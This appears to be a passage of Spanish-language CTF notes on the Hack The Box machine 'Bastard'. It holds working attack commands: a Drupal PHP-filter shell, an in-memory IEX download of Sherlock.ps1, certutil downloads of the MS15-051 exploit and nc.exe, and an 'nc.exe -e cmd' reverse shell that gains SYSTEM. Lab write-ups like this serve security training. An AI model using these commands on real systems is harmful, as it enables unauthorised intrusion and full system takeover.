


antes de probar y aplicar los cambios debemos cambiar el txt format por php para ello vamos a modules y seleccionamos php filter




save changes






levantamos netcat y damos al boton de preview




sin embargo no funciono porque bash es linux y curl tambien jejejej

MEJORAR LA SHELL EN WINDOWS conpytshell

BUSCAMOS conpytshell




https://github.com/antonioCoco/ConPtyShell




hay varios metodos pero no se probaron debido que la maquina victima debe tener acceso a alared para descargar

Escalar privilegios Sherlock kernel exploit

Buscamos sherlock.ps1



vamos a raw y wget



el script tiene varias funciones

```
┌──(kali㉿kali)-[~/machineshtb/Bastard]
└─$ cat Sherlock.ps1 | grep function
function Get-FileVersionInfo ($FilePath) {
function Get-InstalledSoftware($SoftwareName) {
function Get-Architecture {
function Get-CPUCoreCount {
function New-ExploitTable {
function Set-ExploitTable ($MSBulletin, $VulnStatu
function Get-Results {
function Find-AllVulns {
function Find-MS10015 {
function Find-MS10092 {
function Find-MS13053 {
function Find-MS13081 {
function Find-MS14058 {
function Find-MS15051 {
function Find-MS15078 {
function Find-MS16016 {
function Find-MS16032 {
function Find-MS16034 {
function Find-CVE20177199 {
function Find-MS16135 {
```

abrimos el script y al igual que como hicimos con nisghang reverse shell solo es llamar ya en esta caso no el codigo si no la funciona al final probaremos allvulns

```
133 }
134
135 function Find-AllVulns {
136
137     if ( !$Global:ExploitTable ) {
138
139         $null = New-ExploitTable
140
141     }
142
143         Find-MS10015
144         Find-MS10092
145         Find-MS13053
```

```
565
566 }
567
568 Find-AllVulns
```

levantamos python para descargar el sherlock.ps1
y en la maquina escribimos
IEX(New-Object Net.WebClient).downloadString('http://10.10.14.30:2000/Sherlock.ps1')
al finalizar de ejecutar el script nos tira los siguiente

```
Link      : https://www.exploit-db.com/exploits/38222/
VulnStatus : Not Vulnerable

Title     : 'mrxdav.sys' WebDAV
MSBulletin : MS16-016
CVEID     : 2016-0051
Link      : https://www.exploit-db.com/exploits/40085/
VulnStatus : Not supported on 64-bit systems

Title     : Secondary Logon Handle
MSBulletin : MS16-032
CVEID     : 2016-0099
Link      : https://www.exploit-db.com/exploits/39719/
VulnStatus : Appears Vulnerable

Title     : ClientCopyImage Win32k
MSBulletin : MS15-051
CVEID     : 2015-1701, 2015-2433
Link      : https://www.exploit-db.com/exploits/37367/
VulnStatus : Appears Vulnerable
```

hay varias vulnerabilidades pero nos sirve el ms15 lo buscamos parece ser un epxloit de kernel

https://www.google.com/search?client=firefox-b-e&q=MS15-051++

slate - El m... | Machine Excell | Training | ACTIVE DIRECTORY | OSCP

S15-051 github

Todos | Imágenes | Videos | Libros | Shopping | Más | He


rca de 3,960 resultados (0.21 segundos)

GitHub
https://github.com › SecWiki › blob · Traducir esta página


ndows-kernel-exploits/MS15-051/README.md at master

arch code, repositories, users, issues, pull requests... · Provide feedback · Saved searches


https://github.com/SecWiki/windows-kernel-exploits/blob/master/MS15-051/MS15-051-KB3045171.zip
doy a raw y me descarga un .zip
descomprimimos



debemos pasar el de 64
utilizamos certutil
certutil.exe -urlcache -split -f "http://10.10.14.30:2000/MS15-051-KB3045171/ms15-051x64.exe"




antes me paso a la carpeta tmp y me creo otra carpeta



alli descargaremo el .exe
certutil.exe -urlcache -split -f “http://10.10.14.30:2000/MS15-051-KB3045171/ms15-051x64.exe”

ejecutamos




para la shell solo es decargar nc y ejecutar con el mismo exploit.
certutil.exe -urlcache -split -f “http://10.10.14.30:2000/nc.exe”

```
PS C:\windows\Temp\escale> certutil.exe -urlcache -split -f "http://10.10.14.30:2000/nc.exe"
**** Online ****
 0000 ...
 e800
CertUtil: -URLCache command completed successfully.

Mode        LastWriteTime    Length Name
----        -------------    ------ ----
-a---     7/10/2023  8:47 ??   55296 ms15-051x64.exe
-a---     7/10/2023  8:50 ??   59392 nc.exe

PS C:\windows\Temp\exploit>
```

ahora ejecutamos el nc y somos root
nc.exe -e cmd 10.10.14.30 1235
./ms15-051x64.exe "nc.exe -e cmd 10.10.14.30 1235"

```
PS C:\windows\Temp\exploit> ./ms15-051x64.exe "nc.exe  -e cmd 10.10.14.30 1235"
[0] 0:nc  1:nc- 2:nc* 3:zsh                                                "kali"

┌──(kali㉿kali)-[~/machineshtb/Bastard]
└─$ nc -lvnp 1235
listening on [any] 1235 ...
connect to [10.10.14.30] from (UNKNOWN) [10.10.10.9] 49429
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\windows\Temp\exploit>whoami
whoami
nt authority\system

C:\windows\Temp\exploit>
```

capturamos flags



0.2.1. esta maquina es chevere por la cantidad de formas que hay de conseguir acceso ya que drupal es muy vulnerable.